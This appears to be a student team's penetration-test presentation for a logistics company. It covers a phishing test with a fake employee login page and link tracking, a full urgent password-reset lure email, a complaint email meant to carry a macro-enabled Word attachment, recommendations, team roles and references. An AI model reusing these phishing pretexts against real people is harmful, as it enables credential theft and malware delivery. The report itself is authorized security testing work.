
Employee Login

Username:

Password:

Login

Used ReBrandly to shorten and track the phishing email



irwell-login.link/employe...

Company Login

https://maithaalhayyas.github.io/falcon_pentesting/

May 04, 2023

Add options

First click received at 14:16 PM - May 04, 2023

Country	Source	Device	Browser
Ireland	Direct	Desktop	Chrome

Language
English


* For consistency, every click is reported in UTC

Refresh stats

Social engineering test

A temporary gmail account was created to avoid using a legitimate email account for sending phishing emails, and only used for testing purposes.

Email message:



Urgent Security Alert for All Drivers

Ben Mitchell <benmitchell.irwell@gmail.com>
to c.jaff

5:03 PM (0 minutes ago)

Dear Clifford,

This is a critical security alert regarding your driver account. We have detected some suspicious activities on your account, which could lead to unauthorized access and potential data breaches. To protect your personal information and the company's assets, we urgently request that you update your password and login information by clicking on the following link:

https://irwell-login.link/employee_login

This link will take you to our secure server, where you can enter your credentials and verify your identity. Failure to do so within 24 hours may result in suspension or termination of your account.

If you have any questions or concerns, please contact the IT service desk or reply to this email.

Thank you for your cooperation and understanding.

Best regards,

Ben Mitchell
IT Service Desk

Social engineering test

Use of macros, which are scripts or code that can be embedded in a Word document and executed when the document is opened(2).

Email message:

To: z.kilback@irwell.kpf.ai
Subject: Complaint about Mail Services and Request for Refund
Dear sir/madam,

I am writing to express my dissatisfaction with the mail services provided by your company. I recently sent a package via your service and was extremely disappointed with the level of service I received.
My package was sent on 10/03/2023 with a guaranteed delivery date of 28/03/2023, but it did not arrive until 31/03/2023. This delay caused significant inconvenience and frustration, as the package was time-sensitive and needed to be delivered by the guaranteed date. Additionally, when the package finally arrived, it was damaged and had clearly been mishandled during the delivery process.
As a result of this poor service, I am requesting a full refund for the shipping charges. I have attached a Word document to this email that outlines the details of my complaint, screenshots of the tracking information and updates.
I expect a prompt response to this email, along with confirmation that the refund will be processed as soon as possible. I would appreciate it if you could acknowledge receipt of this email and provide an estimated timeframe for when I can expect to receive my refund.
I would like to remind you that as a paying customer, I expect a certain level of service, and the current level of service that I have received is simply unacceptable. I hope that this matter can be resolved amicably and that I will not have to take any further action.

Thank you for your attention to this matter.

Regards,
Emma Watson

DOC

Conclusion

Conclusion

Irwell Logistics' security posture is a major source of worry. The organisation must take quick steps to remedy the vulnerabilities discovered during the assessment. The organisation can strengthen its security posture and lower its risk of attack by implementing the advice in this study.

In addition to all the technical changes, Irwell Logistics must improve its security culture. This means that staff must be more aware of the security dangers they confront and use greater caution while handling sensitive information. A security awareness training programme should also be implemented by the organisation to educate employees understand the importance of security and how to defend themselves and the company against cyber attacks. Secure coding practices should be implemented when developing applications.

In the future, blockchain-based solutions can be used to secure IoT devices. Blockchain offers a number of security benefits including immutability, transparency, improved security and decentralization (Saxena et al., 2021).

Recommendations

The following recommendations are made to improve the security posture of Irwell Logistics:

- Integrate security from the start whenever developing something new
- Implement a strong password policy
- Keep software up to date
- Regular vulnerability scanning
- Patch vulnerabilities promptly
- Implement secure configurations
- Conduct security awareness training for employees
- Adopt secure coding practices

Future challenges

If the company fails to conduct regular vulnerability scanning, it can face several future challenges:

1-Increased Risk of Security Breaches
2-Exploitation of Vulnerabilities
3-Compliance and Legal Issues
4-Business Disruption and Downtime
5-Increased Recovery Costs
6-Reputation Damage
7-Missed Patching Opportunities

To mitigate these challenges, it is essential for companies to prioritize regular vulnerability scanning as part of their cybersecurity strategy. It helps ensure proactive identification and remediation of vulnerabilities, thereby reducing the risk of security incidents and their associated consequences.

Role in Team

Shayaan Mirza

- Lead penetration tester of the team. Planned, executed and reported findings on the file server and API.
- Advised other penetration testers on how to attack the leading security flaws in the file server.
- Mapped vulnerabilities to OWASP top 10, CVSS and CVE's
- Devised the remediation steps.
- Helped with referencing and presentation notes.
- Designed all the graphics in the presentation according to the overall theme and colour palette of the slides.
- Served as the main point of contact for the project manager.

Role in Team

Karvan Houshiar

- Preform security checks for the file server using Nmap and Irwell website API using Kiterunner and Burpsuite.
- Provided a unique email phishing idea based on exploiting vulnerabilities in Macros.
- Pentested several vulnerabilities in the file server using metasploitable, seek and exploit vulnerabilities in website’s API using Burpsuite.

Role in Team

Vijay Shanbhag

- As the penetration tester of the team, I took charge of the meticulous planning, execution, and comprehensive reporting of the file server penetration testing project. With a strong focus on identifying vulnerabilities and ensuring the integrity and confidentiality of the file server
- I collaborated with other penetration testers to strategize and prioritize our efforts in targeting the critical security flaws identified within the file server. By pooling our expertise and perspectives, we devised effective attack strategies to exploit and assess the vulnerabilities, ultimately aiming to strengthen the overall security posture of the file server infrastructure.
- I documented the identified vulnerabilities within the file server infrastructure, thoroughly explaining their nature, potential impact, and associated risks. In addition to documentation, I actively exploited these vulnerabilities to gain a deeper understanding of their exploitability.

Role in Team

Shamsa Aleissaee

- Project manager.
- Ensured timely completion of tasks.
- Documented notes on the slides.
- Formatted the slides.

- Was supposed to be the point of contact with the client however, I did not have the chance to due to the unfortunate illness of Katie.
- I'd try to help other people more with their tasks next time.

Role in Team

Maitha Alblooshi

- social Engineer
- Created convincing phishing emails and designed an authentic login page.
- Helped make the phishing testing successful by getting more employees engaged.
- Identified areas to improve the effectiveness of our phishing attempts by making them more convincing and tailored to deceive individuals.
- I used URL shorteners and website analytics tools, to successfully tracked employee engagement without compromising their login credentials, to ensure data privacy and security throughout the testing process.

References

- BleepingComputer. (2022, February 14). Over 9,000 VNC Servers Exposed Online Without a Password. [Online]. Retrieved June 29, 2023, from https://www.bleepingcomputer.com/news/security/over-9-000-vnc-servers-exposed-online-without-a-password/

- Broken Object Level Authorization (BOLA) | Noname Security (2022) Nonamesecurity.com. [Online] [Accessed on 25th June 2023] https://nonamesecurity.com/learn-api-01-broken-object-level-authorization#:~:text=API%2D01%20Broken%20Object%20Level,object%20that%20should%20be%20restricted.

- CVE-1999-0618 : The rexec service is running. (2022) Cvedetails.com. [Online] [Accessed on 25th June 2023] https://www.cvedetails.com/cve/CVE-1999-0618/.

- HTTP TRACE / TRACK Methods Allowed - Information Technology Security (2019) Information Technology Security. [Online] [Accessed on 29th June 2023] https://informationsecurity.mcmaster.ca/http-trace-track-methods-allowed/#:~:text=TRACE%20and%20TRACK%20are%20HTTP,headers%20when%20making%20HTTP%20requests.&text=Alternatively%2C%20note%20that%20Apache%20versions%201.3.

- Insecure Direct Object Reference Prevention - OWASP Cheat Sheet Series (2013) Owasp.org. [Online] [Accessed on 26th June 2023] https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html.

- Kemmerer, R. (2003) 'Cybersecurity' *25th conference on software engineering IEEE.*

- Nairuz Abulhul (2021) Exploiting a Misconfigured NFS Share - R3d Buck3T - Medium. Medium. R3d Buck3T. [Online] [Accessed on 25th June 2023] https://medium.com/r3d-buck3t/exploiting-a-misconfigured-nfs-share-5a7e01e7a42f.

- OWASP Foundation (2020) Owasp.org. [Online] [Accessed on 17th June 2023] https://owasp.org/www-project-top-ten/.

References

- Rapid7. (2010, September 28). DNS Kaminsky Bug. [Online]. Retrieved June 29, 2023, from https://www.rapid7.com/db/vulnerabilities/dns-kaminsky-bug/

- Rapid7. (2017, February 13). vsftpd 234 Backdoor. [Online]. Retrieved June 29, 2023, from https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/

- Rapid7. (2022, March 8). Unreal IRCd 3281 Backdoor. [Online]. Retrieved June 29, 2023, from https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor/

-Salloum, S. A., Gaber, T., Sunil Vadera and Khaled Shaalan (2021) 'Phishing Email Detection Using Natural Language Processing Techniques: A Literature Survey,' 189, January, pp. 19–28.

-Saxena, S., Bhushan, B. and Ahad, M. A. (2021) 'Blockchain based solutions to secure IoT: Background, integration trends and a way forward.' Journal of Network and Computer Applications, March, p. 103050.

- SecurityWeek. (2022, March 8). Netcat Attack: Hackers Can Remotely Steal Data from Servers with Intel CPUs. [Online]. Retrieved June 29, 2023, from https://www.securityweek.com/netcat-attack-hackers-can-remotely-steal-data-servers-intel-cpus/

- Tenable. (2020, October 12). CVE-2020-1938 Ghostcat: Apache Tomcat AJP File Read/Inclusion Vulnerability (CNVD-2020-10487). [Online]. Retrieved June 29, 2023, from https://www.tenable.com/blog/cve-2020-1938-ghostcat-apache-tomcat-ajp-file-readinclusion-vulnerability-cn

Thank you